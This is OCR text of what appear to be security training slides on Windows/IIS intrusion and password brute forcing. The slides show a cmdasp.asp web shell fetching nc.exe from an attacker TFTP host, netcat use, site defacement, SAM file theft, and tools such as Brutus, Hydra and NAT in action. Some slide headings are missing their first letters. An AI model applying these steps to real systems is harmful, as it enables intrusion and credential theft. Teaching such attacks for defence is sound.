
cmdasp.asp


http://192.168.15.160/scripts/cmdasp.asp - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://192.168.15.160/scripts/cmdasp.asp
Go Links
<++ CmdAsp.asp ++>
tftp -i 192.168.15.134 GET nc.exe c:\inetpub\script
Run
\\VMNT4SERVER\IUSR_VMNT4SERVER
<-- CmdAsp.asp -->
Done
Internet


tarting netcat on target system




tarting netcat locally, rdisk remotely




opy over hacker page



iew site


http://192.168.15.160/default.asp - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://192.168.15.160/default.asp
Go Links
h4(k3d by the HSBC crew
Done
Local intranet

opy off sam._


TFTPD32 by Ph. Jounin
Base Directory
E:\download\tftp
Browse
Server interfaces
192.168.15.134
Show Dir
Connection received from 192.168.15.211 on port 1580
Read request for file <cmdasp.asp>. Mode octet
<cmdasp.asp>: sent 5 blks, 1561 bytes in 0 s. 0 blk resent
Connection received from 192.168.15.211 on port 1581
Write request for file <sam>. Mode octet
Peer sent unexpected message 5
Current Action
Listening on port 69
About
Settings
Help

nd crack…

Login Brute Force Attacks

"joshua"

rute force attacks

Most common services attacked:

- Telnet
- FTP
- “R” commands
- Secure Shell
- SNMP community names
- Post Office Protocol (POP)
- HyperText Transport Protocol (HTTP/HTTPS)
- SMB

ommon Tools used

- Brutus
- Thc-Hydra
- Admsnmp
- Admsmb
- TeeNet
- Pwscan.pl


emote password guessing

- Attempting to connect to an enumerated share such as (ADMIN$ and C$) and trying username/password combinations until one works
- A “null session” can be established with the target to obtain valid account names
- Use an automated password guessing tool to brute force the selected shares.


rute force attacks under Windows


Some common services prone to brute-force:

- Web
- Netbios
- FTP
- MS SQL Server (‚sa' account)


Brutus - AET2 - www.hoobie.net/brutus - (January 2000)
File Tools Help
Target
Connection
Port
HTTP (Bas
Method
Authentica
Use U
UserID
Positive Auth
Target
Initialising...
Target 172.16.105.1 verified
Brute force will generate 11881376 Passwords.
Maximum number of authentication attempts will be 11881376
Engaging target 172.16.105.1 with HTTP (Basic Auth)
9%
Timeout Reject Auth Seq Throttle Quick Kill
1168799
U:admin P:afuzj
501 Attempts per second
Estimated 5:56:41 remaining
Command Prompt - nat -u userlist.txt -p words.txt 10.0.1.9
[*]--- Attempting to connect with name: *
[*]--- Unable to connect
[*]--- Attempting to connect with name: VMNT4SERVER
[*]--- CONNECTED with name: VMNT4SERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Sun Feb 03 00:38:58 2002
[*]--- Timezone is UTC+0.0
[*]--- Remote server wants us to encrypt, telling it not to
[*]--- Attempting to connect with name: VMNT4SERVER
[*]--- CONNECTED with name: VMNT4SERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `
'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `aaa'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `abc'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `academia'
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `academic'

egion


Legion
File Help
Scan Type
Scan Range
Scan List
Scan
Abort Scan
Clear
LEGION v2.1
Scan Range
Enter Start IP 10 0 0 1
Enter End IP 10 0 1 200
0 shares found on 0 remote hosts.
Legion
Map Drive
Save Text


NetBrute Scanner by Raw Logic Software
Options Help
NetBrute PortScan WebBrute
Results :
Port Settings
Time Out : TCP Port :
300 139 netbios-ssn
Range
IP Range :
10 . 0 . 1 . 1
254
Scan
Cancel
Result Options
ANY
DISK
PRINT
NetBIOS Names
Show IPCs
Single
Computer/Host Name
Scan
Get IP
Clear
Report View
10.0.1.9 getting resources...
ADMINISTRATOR
UK10014823

rute force attacks under Unix

Some common services prone to brute-force:

- telnet
- SSH (yes, even this if Password authentication is on)
- Web
- FTP
- R-commands

sing THC-Hydra

For all UNIXes and Win32 with Cygwin, ARM Handhelds with Linux, Palm Organizer

Supports over 25 protocol to brute force:

